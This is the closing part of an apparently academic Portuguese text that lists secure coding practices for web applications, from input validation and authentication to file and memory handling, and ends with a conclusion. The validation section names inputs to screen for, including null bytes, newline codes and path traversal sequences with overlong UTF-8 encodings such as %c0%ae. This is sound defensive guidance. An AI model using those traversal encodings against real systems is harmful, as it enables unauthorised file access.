- A rotina de validação de dados de entrada deve ser centralizada na aplicação.
- Especificar conjunto de caracteres apropriados, como UTF-8, para todas as fontes de entrada de dados.
- Codificar os dados para um conjunto de caracteres comuns antes da validação (*Canonicalize*).
- Quando há falha de validação a aplicação deve rejeitar os dados fornecidos.
- Determinar se o sistema suporta conjuntos de caracteres estendidos UTF-8 e em caso afirmativo, validar após efetuar a decodificação UTF-8.
- Validar todos os dados provenientes dos clientes antes do processamento, incluindo todos os parâmetros, campos de formulário, conteúdos das URLs e cabeçalhos HTTP, por exemplo: nomes e valores dos *Cookies*. Certificar-se também de incluir automaticamente mecanismos de *postback* nos trechos de código *Javascript*, *Flash* ou qualquer outro código incorporado.
- Verificar os valores de cabeçalho, tanto das requisições, como das respostas, que contém apenas caracteres ASCII.
- Validar dados provenientes de redirecionamentos. Os atacantes podem incluir conteúdo malicioso diretamente para o alvo do mecanismo de redirecionamento, podendo assim contornar a lógica da aplicação e qualquer

validação executada antes do redirecionamento.

- Validar tipos de dados esperados.
- Validar intervalo de dados.
- Validar o comprimento dos dados.
- Validar, sempre que possível, todos os dados de entradas através de um método baseado em “lista branca" que utiliza uma lista de caracteres ou expressão regular que define os caracteres permitidos.
- Se qualquer caractere potencialmente perigoso precisa ser permitido na entrada de dados da aplicação, certifique-se que foram implementados controles adicionais como codificação dos dados de saída, APIs especificas que fornecem tarefas seguras e trilhas de auditoria no uso dos dados pela aplicação. A seguir, como exemplo de caracteres “potencialmente perigosos”, temos: <, >, ", ', %, (,), &, +, \, \', \".
- Se a rotina de validação padrão não aborda as seguintes entradas, então elas devem ser verificadas discretamente:
    - Verificar bytes nulos (%00).
    - Verificar se há caracteres de nova linha (%0d, %0a, \r, \n).
    - Verificar se há caracteres ponto-ponto barra (../ ou ..\) que alteram caminhos. Nos casos de conjunto de caracteres que usam extensão UTF-8, o sistema deve utilizar representações alternativas como: %c0%ae %c0%ae/. A canonicalização deve ser utilizada para resolver problemas de codificação dupla (*double encoding*) ou outras formas de ataques por ofuscação.

4.1.2 Codificação da Saída de Dados

É um conjunto de controles que abordam o uso de codificação para garantir que a saída de dados gerada pela aplicação seja segura. Vulnerabilidades relacionadas: *Cross-site scripting* (XSS), *SQL Injection*, *Cross-site request forgery*

(CSRF), Redirecionamento de URL para Página não Confiável.

- Efetuar toda a codificação dos dados em um sistema confiável, por exemplo: centralizar todo controle no servidor.

- Utilizar uma rotina padrão, testada, para cada tipo de codificação de saída .

- Realizar a codificação, baseada em contexto, de todos os dados retornados para o cliente que originam-se de ambiente fora dos limites de confiança da aplicação. A codificação da entidade HTML é um exemplo, mas nem sempre funciona para todos os casos.

- Codificar todos os caracteres a menos que sejam conhecidos por serem seguros para o interpretador de destino.

- Realizar o tratamento (sanitização), baseado em contexto, de todos os dados provenientes de fontes não confiáveis usados para construir consultas SQL, XML, e LDAP.

- Tratar todos os dados provenientes de fontes não confiáveis que geram comandos de sistema operacional.

4.1.3 Autenticação e Gerenciamento de Senhas

É um conjunto de controles que são usados para verificar a identidade de um usuário, ou outra entidade, que interage com o software. Vulnerabilidades relacionadas: Falha de Autenticação e Gerenciamento de Sessão.

- Requerer autenticação para todas as páginas e recursos, exceto para aqueles que são intencionalmente públicos.

- Os controles de autenticação devem ser executados em um sistema confiável, por exemplo: centralizar todo controle no servidor.

- Estabelecer e utilizar serviços de autenticação padronizados e testados, sempre que possível.

- Utilizar uma implementação centralizada para realizar os controles de

autenticação, disponibilizando bibliotecas que invocam os serviços de autenticação externos.

- Separar a lógica de autenticação do recurso que está sendo requisitado e usar redirecionadores dos controles de autenticação centralizados.
- Quando situações excepcionais ocorrerem nos controles de autenticação, executar procedimentos em caso de falha de modo a manter o sistema seguro.
- Todas as funções administrativas e de gerenciamento de contas devem ser tão seguras quanto o mecanismo de autenticação principal.
- Se a aplicação gerencia um repositório de credenciais, esta deverá garantir que as senhas sejam armazenadas no banco de dados somente o resumo/*hash* da senha na forma de *one-way salted hashes*, e que a tabela/arquivo que armazena as senhas e as chaves sejam manipuladas apenas pela aplicação. Obs.: não utilizar o algoritmo de *hash* MD5, caso seu uso puder ser evitado.
- A geração dos resumos (*hash*) das senhas devem ser executadas em um sistema confiável, por exemplo: centralizar o controle no servidor.
- Validar os dados de autenticação somente ao término de todas as entradas de dados, especialmente para as implementações de autenticação sequencial.
- As respostas de falhas de autenticação não devem indicar qual parte dos dados de autenticação estão incorretos. Por exemplo: em vez de exibir mensagens como “Nome de usuário incorreto” ou “Senha incorreta”, apenas utilize mensagens como: “Usuário e/ou senha inválidos”, para ambos os casos de erro. As respostas de erro devem ser literalmente idênticas nos dois casos.
- Utilize autenticação para conexão a sistemas externos que envolvem tráfego de informação sensível ou acesso a funções.

- As credenciais de autenticação para acessar serviços externos à aplicação devem ser criptografados e armazenados em um local protegido em um sistema confiável, por exemplo: no servidor da aplicação. Obs.: o código fonte não é considerado um local seguro.

- Utilizar apenas requisições POST para transmitir credenciais de autenticação.

- Somente trafegar senhas (não temporárias) através de uma conexão criptografada (SSL/TLS) ou como dado criptografado, como no caso de envio de e-mail criptografado. Senhas temporárias enviadas por e-mail podem ser um caso de exceção aceitável.

- Exigir que os requisitos de complexidade de senha estabelecidos pela política ou regulamento sejam cumpridos. As credenciais de autenticação devem ser suficientes para resistir a ataques que tipicamente ameaçam o ambiente de produção. Um exemplo pode ser a exigência do uso simultâneo de caracteres alfabéticos, numérico e/ou caracteres especiais.

- Exigir que os requisitos de comprimento de senha estabelecidos pela política ou regulamento sejam cumpridos. O uso de oito caracteres é o mais comum, porém 16 é melhor ou então considere o uso de senhas que contém várias palavras (uma frase).

- A entrada de senha deve ser ocultada na tela do usuário. Em HTML, utilize o campo tipo "*password*".

- Desativar a conta após um número pré-definido de tentativas inválidas de login (ex: cinco tentativas é o mais comum). A conta deve ser desativada por um período de tempo suficiente para desencorajar a dedução das credenciais pelo método de força bruta, mas nem tão longo ao ponto de permitir um ataque de negação de serviço.

- Os processos de redefinição de senhas e operações de mudanças devem exigir os mesmos níveis de controle previstos para a criação de contas e autenticação.

- Esquemas de pergunta/resposta (pré-definidas) usadas para a redefinição de

senha devem evitar ataques que lançam respostas aleatórias, por exemplo "livro favorito" é uma questão ruim, pois "A Bíblia" é uma resposta muito comum.

- Se for usar redefinição de senha baseada em e-mail, somente envie um e-mail para um endereço pré-definido contendo um link ou senha de acesso temporário que permitem ao usuário redefinir a senha.
- O tempo de validade das senhas e dos links temporários devem ser curtos.
- Exigir a mudança de senhas temporárias na próxima vez que o usuário realizar a autenticação no sistema.
- Notificar o usuário quando a sua senha for reiniciada (*reset*).
- Prevenir a reutilização de senhas.
- As senhas devem ter pelo menos um dia de duração antes de poderem ser alteradas para evitar ataques de reuso de senhas.
- Garantir que a troca de senhas estejam em conformidade com os requisitos estabelecidos na política ou regulamento. Sistemas críticos podem exigir alterações mais frequentes nas credenciais de segurança. O tempo entre as trocas de senhas devem ser controladas administrativamente.
- Desabilitar a funcionalidade de lembrar a senha nos campos de senha do navegador.
- A data/hora da última utilização (bem ou mal sucedida) de uma conta de usuário deve ser comunicada ao usuário no seu próximo login.
- Realizar monitoramento para identificar ataques contra várias contas de usuário, utilizando a mesma senha. Este padrão de ataque é utilizado para explorar o uso de senhas padrão.
- Modificar todas as senhas que por padrão são definidas pelos fornecedores, bem como os identificadores de usuários (IDs) ou desabilite as contas associadas.

- Exigir uma reautenticação dos usuários antes da realização de operações críticas.
- Utilizar autenticação de múltiplos fatores (utilizando simultaneamente *token*, senha, etc) para contas altamente sensíveis ou de alto valor transacional.
- Caso for utilizar código de terceiros para realizar a autenticação, inspecione cuidadosamente o código para garantir se o mesmo não é afetado por qualquer código malicioso.

4.1.4 Gerenciamento de Sessão

É um conjunto de controles que ajudam a garantir que as aplicações web lidem com sessões HTTP de um modo seguro. Vulnerabilidades relacionadas: Falha de Autenticação e Gerenciamento de Sessão.

- Utilize controles de gerenciamento de sessão baseados no servidor ou em *framework*. A aplicação deve reconhecer apenas os identificadores de sessão como válidos.
- A criação dos identificadores de sessão devem ser sempre realizados em um sistema confiável, por exemplo: centralizar todo controle no servidor.
- Usar algoritmos bem controlados que garantam a aleatoriedade dos identificadores de sessão.
- Defina o domínio e o caminho para os *cookies* que contém identificadores de sessão autenticados para um valor devidamente restrito para o site.
- A funcionalidade de *logout* deve encerrar completamente a sessão ou conexão associada.
- A funcionalidade de *logout* deve estar disponível em todas as páginas que requerem autenticação.
- Estabelecer um tempo de expiração da sessão que seja o mais curto possível, baseado no balanceamento dos riscos e requisitos funcionais do negócio. Na maioria dos casos não deve ser mais do que algumas horas.

- Não permitir *logins* persistentes (sem prazo para expirar sessão) e realizar o encerramento da sessão periodicamente, mesmo quando a sessão estiver ativa. Especialmente para aplicações que suportam várias conexões de rede ou que se conectam a sistemas críticos. O tempo de encerramento deve apoiar os requisitos de negócio, enquanto o usuário deve receber notificação suficientes para atenuar os impactos negativos destas medidas.

- Se uma sessão estava estabelecida antes do *login*, então esta sessão deve ser encerrada para que uma nova sessão seja estabelecida após o *login*.

- Gerar um novo identificador de sessão quando houver alguma nova autenticação.

- Não permitir conexões simultâneas com o mesmo identificador de usuário.

- Não expor os identificadores de sessão em URLs, mensagens de erro ou *logs*. Os identificadores de sessão devem apenas ser localizados no cabeçalho do *cookie* HTTP. Por exemplo, não trafegar os identificadores de sessão na forma de parâmetros GET.

- Proteger os dados de sessão do lado servidor contra acessos não autorizados, por outros usuários do servidor, através da implementação de controle de acesso apropriado no servidor.

- Gerar um novo identificador de sessão e desativar o antigo identificador periodicamente. Isto pode mitigar certos cenários de ataques de sequestro de sessão (*session hijacking*), quando o identificador de sessão original é comprometido.

- Gerar um novo identificador de sessão caso a segurança da conexão mude de HTTP para HTTPS, como pode ocorrer durante a autenticação. Internamente à aplicação, é recomendável utilizar HTTPS de forma constante em vez de alternar entre HTTP para HTTPS.

- Utilize mecanismos complementares ao mecanismo de gerenciamento de sessão padrão para operações sensíveis do lado do servidor, como é o caso de operações de gerenciamento de contas, através da utilização de *tokens*

aleatórios ou parâmetros associados à sessão. Este método pode ser usado para prevenir-se de ataques do tipo *Cross Site Request Forgery*.

- Utilize mecanismos complementares ao gerenciamento de sessão para operações altamente sensíveis ou críticas utilizando *tokens* aleatórios ou parâmetros em cada requisição.
- Utilizar somente identificadores de sessão gerados pelo sistema para gerenciamento de sessão do lado cliente. Evite usar parâmetros ou outros dados fornecidos pelos clientes para o gerenciamento do estado.
- Configurar o atributo "*secure*" para *cookies* transmitidos através de uma conexão TLS.
- Configurar os *cookies* com o atributo *HttpOnly*, a menos que seja explicitamente necessário ler ou definir os valores dos *cookies* através de *scripts* do lado cliente da aplicação.

4.1.5 Controle de Acessos

É um conjunto de controles que libera ou nega o acesso a um recurso do sistema a um usuário, ou qualquer outra entidade. Normalmente é baseado em regras hierárquicas e privilégios individuais associados a papéis, porém também inclui interações entre sistemas. Vulnerabilidades relacionadas: Falha de Autenticação e Gerenciamento de Sessão, Referência Insegura Direta a Objeto, Falha ao Restringir Acesso à URL.

- Utilizar apenas objetos do sistema que sejam confiáveis, como ocorre com os objetos de sessão do servidor, para realizar a tomada de decisões de autorização de acesso.
- Utilize um único componente em todo o site para realizar o processo de verificação de autorização de acesso. Isso inclui bibliotecas que invocam os serviços externos de autorização.
- Quando ocorrer alguma falha no controle de acesso elas devem ocorrer de modo seguro.

- Negar todos os acessos caso a aplicação não consiga ter acesso as informações contidas na configuração de segurança.
- Garantir o controles de autorização em todas requisições, inclusive em *scripts* do lado do servidor, "*includes*" e requisições provenientes de tecnologias do lado cliente, como AJAX e Flash.
- Separar os trechos de código que contenham a lógica privilegiada da aplicação do restante do código da aplicação.
- Restringir o acesso aos arquivos e outros recursos, incluindo aqueles que estão fora do controle direto da aplicação, somente a usuários autorizados.
- Restringir o acesso às URLs protegidas somente aos usuários autorizados.
- Restringir o acesso às funções protegidas somente aos usuários autorizados.
- Restringir o acesso às referências diretas aos objetos somente aos usuários autorizados.
- Restringir o acesso aos serviços somente aos usuários autorizados.
- Restringir o acesso aos dados da aplicação somente aos usuários autorizados.
- Restringir o acesso aos atributos e dados dos usuários, bem como informações das políticas usadas pelos mecanismos de controle de acesso.
- Restringir o acesso às configurações de segurança relevantes apenas para usuários autorizados.
- As regras de controle de acesso representados pela camada de apresentação devem coincidir com as regras presentes no lado servidor.
- Se o estado dos dados devem ser armazenados no lado cliente, utilize mecanismos de criptografia e verificação de integridade no lado servidor para detectar possíveis adulterações no estado dos dados.
- Garantir que os fluxos lógicos da aplicação respeitem as regras de negócio.

- Limitar o número de transações que um único usuário ou dispositivo podem executar em um determinado período de tempo. As transações por período de tempo devem estar acima da necessidade real do negócio, mas abaixo o suficiente para impedir ataques automatizados.
- Use o campo “*referer*” do cabeçalho somente como forma de verificação suplementar. Ele não deve ser usado sozinho como forma de checagem de autorização, pois o valor deste campo pode ser adulterado.
- Se é permitido a permanência de sessões autenticadas por longos períodos de tempo, faça revalidação periódica da autorização do usuário para garantir que seus privilégios não foram modificados e caso forem, realize o registro em *log* do usuário e exija nova autenticação.
- Implementar a auditoria das contas de usuário e assegure a desativação de contas não utilizadas. Por exemplo: após não mais do que 30 dias após expirar a senha da conta, a mesma deve ser desativada.
- A aplicação deve dar suporte a desativação de contas e encerramento das sessões quando encerrar a autorização do usuário, por exemplo: quando ocorrem alterações de mudança de papéis de usuário, situação profissional, processos de negócio, etc.
- As contas de serviço ou contas de suporte a conexões provenientes ou destinadas a serviços externos devem possuir o menor privilégio possível.
- Criar uma Política de Controle de Acesso para documentar as regras de negócio da aplicação, tipos de dados e critérios ou processos de autorização de acesso para que estes possam ser devidamente concedidos e controlados. Isso inclui identificar requisitos de acessos, tanto para os dados, como para os recursos do sistema.

4.1.6 Práticas de Criptografia

É um conjunto de controles que garantem que as operações de criptografia dentro da aplicação sejam executadas de modo seguro. Vulnerabilidades

relacionadas: Armazenamento Criptográfico Inseguro.

- Todos as funções de criptografia utilizados para proteger dados sensíveis dos usuários da aplicação devem ser implementados em um sistema confiável (neste caso o servidor).
- A senha mestre deve ser protegida contra acessos não autorizados.
- Quando ocorrer alguma falha dos módulos de criptografia, permitir que as falhas ocorram de modo seguro.
- Todos os números aleatórios, nomes de arquivos aleatórios, GUIDs aleatórios, e *strings* aleatórias devem ser geradas usando um módulo criptográfico com gerador de números aleatórios aprovado somente se os valores aleatórios gerados forem impossíveis de serem deduzidos.
- Os módulos de criptografia usados pela aplicação devem ser compatíveis com a FIPS 140-2 ou padrão equivalente.
- Estabelecer e utilizar uma política e processo que define como é realizado o gerenciamento das chaves de criptografia.

4.1.7 Tratamento de Erros e Log

É um conjunto de práticas que garantem que a aplicação realiza o tratamento dos erros de modo seguro, como também realiza de modo apropriado o registro de *log* dos eventos. Vulnerabilidades relacionadas: Vazamento de Informações e Tratamento Inapropriado de Erros.

- Não exponha informações sensíveis nas repostas de erros, inclusive detalhes de sistema, identificadores de sessão ou informação da conta do usuário.
- Use mecanismos de tratamento de erros que não exibam informações de *debug* ou informações da pilha de exceção.
- Implemente mensagens de erro genéricas e páginas de erro personalizadas.
- A aplicação deve tratar seus erros sem confiar nas configurações do servidor.

- A memória alocada deve ser liberada de modo apropriado quando ocorrerem condições de erro.
- O tratamento de erros lógicos associados com controles de segurança devem por padrão negar o acesso.
- Todos os controles de *log* devem ser implementados em um sistema confiável (neste caso o servidor).
- Os controles de *log* devem dar suporte tanto para os casos de sucesso ou falha relacionados a eventos de segurança específicos.
- Garantir que os *logs* armazenam eventos importantes.
- Garantir que as entradas de *log* que incluem dados não confiáveis não sejam executadas como um código na interface de visualização de *logs*.
- Restringir o acesso aos *logs* apenas para pessoal autorizado.
- Utilizar uma rotina centralizada para realizar todas operações de *log*.
- Não armazenar informações sensíveis nos registros de *logs*, como detalhes desnecessários do sistema, identificadores de sessão e senhas.
- Garantir o uso de algum mecanismo que conduza (ou facilite) o processo de análise de *logs*.
- Registrar em *log* todas as falhas de validação de entrada de dados.
- Registrar em *log* todas as tentativas de autenticação, especialmente as falhas de autenticação.
- Registrar em *log* todas as falhas de controle de acesso.
- Registrar em *log* todos os eventos aparentes de adulterações, inclusive alterações inesperadas no estado dos dados.
- Registrar em *log* as tentativas de conexão com *tokens* de sessão inválidos ou expirados.

- Registrar em *log* todas as exceções lançadas pelo sistema.
- Registrar em *log* todas as funções administrativas, inclusive as mudanças realizadas nas configurações de segurança.
- Registrar em *log* todas as falhas de conexão TLS com o *backend*.
- Registrar em *log* todas as falhas que ocorreram nos módulos de criptografia.
- Utilizar uma função de *hash* criptográfica para validar a integridade dos registros de *log*.

4.1.8 Proteção de Dados

É um conjunto de controles que ajuda a garantir que o software trata o armazenamento das informações de modo seguro. Vulnerabilidades relacionadas: Referência Insegura Direta a Objeto, Vazamento de Informações e Tratamento Inapropriado de Erros, Armazenamento Criptográfico Inseguro, Falha ao Restringir Acesso à URL.

- Implementar política de privilégio mínimo, restringindo os usuários apenas às funcionalidades, dados e informações do sistema que são necessárias para executar suas tarefas.
- Proteger todas as cópias temporárias ou registradas em cache que contenham dados sensíveis e estejam armazenados no servidor contra acesso não autorizado e realizar a remoção destes arquivos tão logo não sejam mais necessários.
- Criptografar informações altamente sensíveis quando armazenadas, como dados de verificação de autenticação, mesmo que estejam no lado servidor. Sempre usar algoritmos bem controlados. Consulte a seção que trata sobre “Práticas de Criptografia” para orientações adicionais.
- Proteger o código-fonte presente no servidor para que não sejam baixados por algum usuário.
- Não armazenar senhas, *strings* de conexão ou outras informações

confidenciais em texto claro ou em qualquer forma criptograficamente insegura no lado cliente. Isso vale também quando há incorporação de formatos inseguros como: *MS Viewstate*, *Adobe Flash* ou código compilado que roda no lado cliente.

- Remover comentários do código de produção que são acessíveis pelos usuários e podem revelar detalhes internos do sistema ou outras informações sensíveis.
- Remover aplicações desnecessárias e documentação do sistema que possam revelar informações importantes para os atacantes.
- Não incluir informações sensíveis nos parâmetros de requisição HTTP GET.
- Desabilitar a funcionalidade de auto completar nos formulários que contenham informações sensíveis, inclusive no formulário de autenticação.
- Desabilitar o *cache* realizado no lado cliente das páginas que contenham informações sensíveis. O parâmetro "*Cache-Control: no-store*", pode ser usado em conjunto com o controle definido no cabeçalhos HTTP "*Pragma: no-cache*", que é menos efetivo, mas é compatível com HTTP/1.0.
- A aplicação deve dar suporte a remoção de dados sensíveis quando os mesmos não forem mais necessários. Por exemplo: informação pessoal ou determinados dados financeiros.
- Implementar mecanismos de controle de acesso apropriados para dados sensíveis armazenados no servidor. Isto inclui dados em cache, arquivos temporários e dados que devem ser acessíveis somente por usuários específicos do sistema.

4.1.9 Segurança nas comunicações

É um conjunto de controles que ajudam a garantir o envio e o recebimento das informações de modo seguro. Vulnerabilidades relacionadas: Proteção Insuficiente da Camada de Transporte.

- Utilizar criptografia na transmissão de todas as informações sensíveis. Isto deve incluir TLS para proteger a conexão e deve ser complementado por criptografia de arquivos que contem dados sensíveis ou conexões que não usam o protocolo HTTP.

- Os certificados TLS devem ser válidos, possuir o nome de domínio correto, não estarem expirados e serem instalados com certificados intermediários, quando necessário.

- Quando ocorre falha nas conexões TLS, o sistema não deve retornar uma conexão insegura.

- Utilizar conexões TLS para todo conteúdo que requer acesso autenticado ou manutenção da confidencialidade das informações sensíveis.

- Utilizar um padrão único de implementação TLS que é configurado de modo apropriado.

- Especificar a codificação dos caracteres para todas as conexões.

- Filtrar os parâmetros que contenham informações sensíveis, provenientes do HTTP *referer*, quando realizar apontamentos para sites externos.

4.1.10 Configuração do Sistema

É um conjunto de controles que ajudam a garantir se os componentes de infraestrutura de apoio ao software são implementados de forma segura. Vulnerabilidades relacionadas: Configuração Inadequada do Ambiente de Execução.

- Garantir que os servidores, *frameworks* e componentes do sistema estão executando a última versão aprovada.

- Garantir que os servidores, *frameworks* e componentes do sistema possuam os *patches* mais recentes aplicados para a versão em uso.

- Desabilitar a listagem de diretórios.

- Restringir os privilégios do servidor web, dos processos e das contas de serviços para o mínimo possível.
- Quando exceções ocorrem no sistema, permitir que as falhas ocorram de modo seguro.
- Remover todas as funcionalidades e arquivos desnecessários.
- Remover o código de teste ou qualquer funcionalidade desnecessária para o ambiente de produção, antes que seja realizada a implantação do sistema.
- Prevenir a divulgação da estrutura de diretórios impedindo que robôs de busca façam indexação de arquivos sensíveis, através da correta configuração do arquivo "robots.txt", definindo diretórios que devem ser inacessíveis a estes indexadores em um diretório subjacente isolado. Assim, o acesso ao diretório pai definido no arquivo "robots.txt" deve estar desabilitado em vez de desabilitar cada diretório individualmente.
- Definir quais métodos HTTP, GET ou POST, a aplicação irá suportar e se serão tratados de modo diferenciado nas diversas páginas da aplicação.
- Desativar os métodos HTTP desnecessários, como extensões *WebDAV*. Caso for necessário o uso de algum método HTTP estendido para suportar manipulação de arquivos, então utilize algum mecanismo de autenticação bem controlado.
- Se o servidor processa tanto requisições HTTP 1.0 e 1.1, certificar-se de que ambos são configurados de modo semelhante ou assegurar que qualquer diferença que possa existir sejam compreendidas (ex. manuseio de métodos HTTP extendidos).
- Remover informações desnecessárias presentes nos cabeçalhos de resposta HTTP que podem estar relacionadas ao sistema operacional, versão do servidor web e *frameworks* de aplicação.
- O armazenamento da configuração de segurança para a aplicação deve ser capaz de ser produzida de forma legível para dar suporte à auditoria.

- Implementar um sistema de gestão de ativos para manter o registro dos componentes e programas nele.
- Isolar o ambiente de desenvolvimento da rede de produção e prover acesso somente para grupos de desenvolvimento e testes. Os ambientes de desenvolvimento comumente são configurados de modo menos seguro do que os ambientes de produção. Assim, os atacantes podem usar esse diferencial para descobrir vulnerabilidades compartilhadas ou encontrar caminhos para explorar as vulnerabilidades.
- Implementar um sistema de controle de mudanças para gerenciar e registrar as alterações no código, tanto do desenvolvimento, como dos sistemas em produção.

4.1.11 Segurança em Base de Dados

É um conjunto de controles que garantem que o software interaja com o banco de dados de forma segura e garantem também que o banco de dados esteja configurado de forma segura. Vulnerabilidades relacionadas: *SQL Injection*, Referência Insegura Direta a Objeto, Configuração Inadequada do Ambiente de Execução, Falha ao Restringir Acesso à URL.

- Usar consultas parametrizadas fortemente tipadas.
- Utilizar validação de entrada e codificação de saída e assegure a abordagem de meta-caracteres. Se houver falha, o comando no banco de dados não deve ser executado.
- Certificar-se de que as variáveis são fortemente tipadas.
- Realizar a codificação (*escaping*) de meta caracteres em instruções SQL.
- A aplicação deve usar o menor nível possível de privilégios ao acessar o banco de dados.
- Usar credenciais seguras para acessar o banco de dados.
- As *strings* de conexão não devem ser codificadas na aplicação. A *string* de

conexão deve ser armazenada em um arquivo de configuração separado em um sistema confiável e as informações devem ser criptografadas.

- Usar procedimentos armazenados (*stored procedures*) para abstrair o acesso aos dados e permitir a remoção das permissões das tabelas no banco de dados.
- Encerrar a conexão tão logo seja possível.
- Remover ou modificar todas as senhas padrão de contas administrativas. Utilizar senhas robustas (incomuns ou difíceis de deduzir) ou implementar autenticação de múltiplos fatores. Desabilitar qualquer funcionalidade desnecessária no banco de dados, como *stored procedures* ou serviços desnecessários. Instale o mínimo conjunto de componentes ou opções necessárias (método de redução da área de superfície).
- Eliminar o conteúdo desnecessário incluído por padrão pelo fornecedor, ex: esquemas de exemplo.
- Desabilitar todas as contas criadas por padrão e que não são necessárias para suportar os requisitos de negócio.
- A aplicação deve se conectar ao banco de dados com diferentes credenciais de segurança para cada tipo de necessidade, como: usuário, somente leitura, convidado, administrador, etc.

4.1.12 Gerenciamento de Arquivos

É um conjunto de controles que abrangem a interação entre o código da aplicação e os arquivos do sistema. Vulnerabilidades relacionadas: Referência Insegura Direta a Objeto, *Upload* de Arquivos de Tipos Perigosos, Configuração Inadequada do Ambiente de Execução.

- Não repassar dados fornecidos pelos usuários diretamente a uma função de inclusão dinâmica.
- Solicitar autenticação antes de permitir que seja feito o *upload* de um arquivo.

- Limitar os tipos de arquivos que podem ser enviados para aceitar somente os tipos que são necessários para os propósitos do negócio.
- Validar se os arquivos enviados são do tipo esperado através da checagem dos cabeçalhos. Realizar a verificação de tipo de arquivo apenas pela extensão não é suficiente.
- Não salvar arquivos no mesmo diretório de contexto da aplicação web. Os arquivos devem ser armazenados no servidor de conteúdos ou na base de dados.
- Prevenir ou restringir *upload* de qualquer arquivo que possa ser interpretado pelo servidor web.
- Desabilitar privilégios de execução nos diretórios de *upload* de arquivos.
- Implementar o *upload* seguro nos ambientes UNIX por meio da montagem do diretório de destino como um unidade lógica, usando o caminho associado ou o ambiente de *chroot*.
- No referenciamento de arquivos existentes, use uma lista branca (*white list*) de nomes e tipos de arquivos permitidos. Realize a validação do valor do parâmetro passado e caso não corresponda ao que é esperado, rejeite a entrada ou utilize um valor de arquivo especificado por padrão pela aplicação.
- Não transmitir sem nenhum tratamento os dados informados pelo usuário a redirecionamentos dinâmicos. Se isto deve ser permitido, então o redirecionamento deve aceitar somente URLs relativas e validadas.
- Não passar parâmetros de caminhos de diretórios ou arquivos nas requisições. Utilize algum mecanismo de mapeamento dos caminhos em disco para índices que são repassados para os usuários e servem para serem mapeados em uma lista pré-definida de caminhos dos arquivos.
- Nunca enviar o caminho absoluto do arquivo para o cliente.
- Certificar-se de que os arquivos da aplicação e os recursos são do tipo somente leitura.

- Escanear arquivos que os usuários submeteram por mecanismo de *upload* em busca de vírus e *malwares*.

4.1.13 Gerenciamento de Memória

É um conjunto de controles que tratam do uso de memória e do *buffer*. Apesar de aparentemente não ter relação direta com as vulnerabilidades apresentadas, o gerenciamento de memória é um item de grande importância, pois pode evitar que comportamentos específicos do uso de memória e *buffer* de determinadas tecnologias sejam explorados pelos atacantes.

- Utilize controle de entrada/saída para dados não confiáveis.
- Verificar se o *buffer* é tão grande quanto o especificado.
- Ao usar funções que aceitam um determinado número de bytes para realizar cópias, como *strncpy*(), esteja ciente de que se o tamanho do *buffer* de destino for igual ao tamanho do *buffer* de origem, ele não pode encerrar a sequência de caracteres com valor nulo (null).
- Verificar os limites do *buffer* caso as chamadas a função são realizadas em um *loop* e verificar se não há nenhum perigo de escrever além do espaço alocado.
- Truncar todas as *strings* de entrada para um tamanho razoável antes de passá-las para as funções de cópia e concatenação.
- Encerre os recursos de modo específico, sem contar com o *garbage collector* na liberação dos recursos alocados para objetos de conexão, identificadores de arquivo, etc.
- Usar pilhas não executáveis, quando disponíveis.
- Evitar o uso de funções reconhecidas por serem vulneráveis, por exemplo: *printf*, *strcat*, *strcpy*, etc.
- Liberar a memória alocada de modo apropriado após concluir a sub-rotina (função/método) e em todos os pontos de saída.

4.1.14 Práticas Gerais de Codificação

É um conjunto de controles que abrangem práticas de codificação que não se encaixam facilmente em outras categorias. Relacionam-se direta ou indiretamente com todas as vulnerabilidades apresentadas.

- Utilizar sempre código testado, gerenciado e aprovado em vez de criar código novo, não gerenciado, para tarefas comuns.
- Utilizar APIs que embutem tarefas específicas para realizar tarefas do sistema operacional. Não permitir que a aplicação execute comandos diretamente no sistema operacional, especialmente através da utilização de *shells* de comando iniciados pela aplicação.
- Utilize mecanismo de verificação de integridade por *checksum* ou *hash* para verificar a integridade do código interpretado, bibliotecas, arquivos executáveis e arquivos de configuração.
- Utilize mecanismos de *lock* para evitar requisições simultâneas para a aplicação ou utilize um mecanismo de sincronização para evitar condições de disputa (*race conditions*).
- Proteja as variáveis compartilhadas e recursos contra acessos concorrentes inapropriados.
- Inicialize explicitamente todas as variáveis e outros dados persistidos, durante a declaração ou antes do primeiro uso da variável.
- Nos casos em que a aplicação deve ser executada com privilégios elevados, aumente os privilégios o mais tarde possível e revogue os privilégios tão logo seja possível.
- Evitar erros de cálculo decorrentes da falta de entendimento da representação interna da linguagem de programação usada e como é realizada a interação com os aspectos de cálculo numérico. Assim, deve-se prestar bastante atenção para as discrepâncias de tamanho de byte, precisão, distinções de sinal (*signed/unsigned*), truncamento, conversão e

casting entre os tipos, cálculos que devolvem erros do tipo “*not-a-number*”, e também como a linguagem de programação trata números muito grandes ou muito pequenos para sua representação interna.

- Não repassar diretamente dados fornecidos pelo usuário para qualquer função de execução dinâmica, sem antes realizar o tratamento dos dados de modo adequado.
- Restringir os usuários de gerar um novo código ou alterar o código existente.
- Revisar todas as aplicações secundárias, códigos e bibliotecas de terceiros para determinar a necessidade do negócio e validar as funcionalidades de segurança, uma vez que estas podem introduzir novas vulnerabilidades.
- Implementar atualizações de modo seguro. Se a aplicação deve realizar atualizações automáticas, então utilize mecanismos de assinatura digital para garantir a integridade do código e garanta que os clientes façam a verificação da assinatura após o *download*. Use canais criptografados para transferir o código a partir do *host* do servidor.

Neste capítulo foi apresentado um conjunto de boas práticas de programação que visam mitigar o maior número possível das vulnerabilidades mais exploradas em aplicações Web, durante seu desenvolvimento. Além disso, foi apresentado algumas recomendações às organizações na tarefa de adoção das boas práticas.

Na apresentação das boas práticas de programação pode-se constatar que a implementação de código recomendada difere significativamente de uma implementação de código despreocupada com as questões de segurança, por isso, a melhor estratégia para tratar as vulnerabilidades de segurança é incorporar um conjunto de boas práticas durante o processo de desenvolvimento da aplicação, com o intuito de mitigar o maior número de vulnerabilidades possível. Dessa forma, os impactos da exploração de alguma vulnerabilidade remanescente e o esforço para adequar o código serão significativamente reduzidos. Deve-se ressaltar também que a adoção das boas práticas de programação não é responsabilidade exclusiva dos desenvolvedores, mas também das organizações que devem fornecer

os recursos necessários para que as boas práticas sejam aplicadas efetivamente, sejam disseminadas entre os desenvolvedores e se tornem parte essencial do processo padrão de desenvolvimento da organização.

CONCLUSÃO

Através dos estudos sobre segurança de aplicações foi possível determinar que a grande maioria das aplicações web possuem graves vulnerabilidades de segurança, que podem causar prejuízos enormes a uma organização ou pessoa, dependendo da intenção do atacante que explora essas vulnerabilidades. Além disso, também foi possível identificar e categorizar quais são as vulnerabilidades mais exploradas pelos ataques mal intencionados, para que se possa adotar medidas a fim de preveni-las.

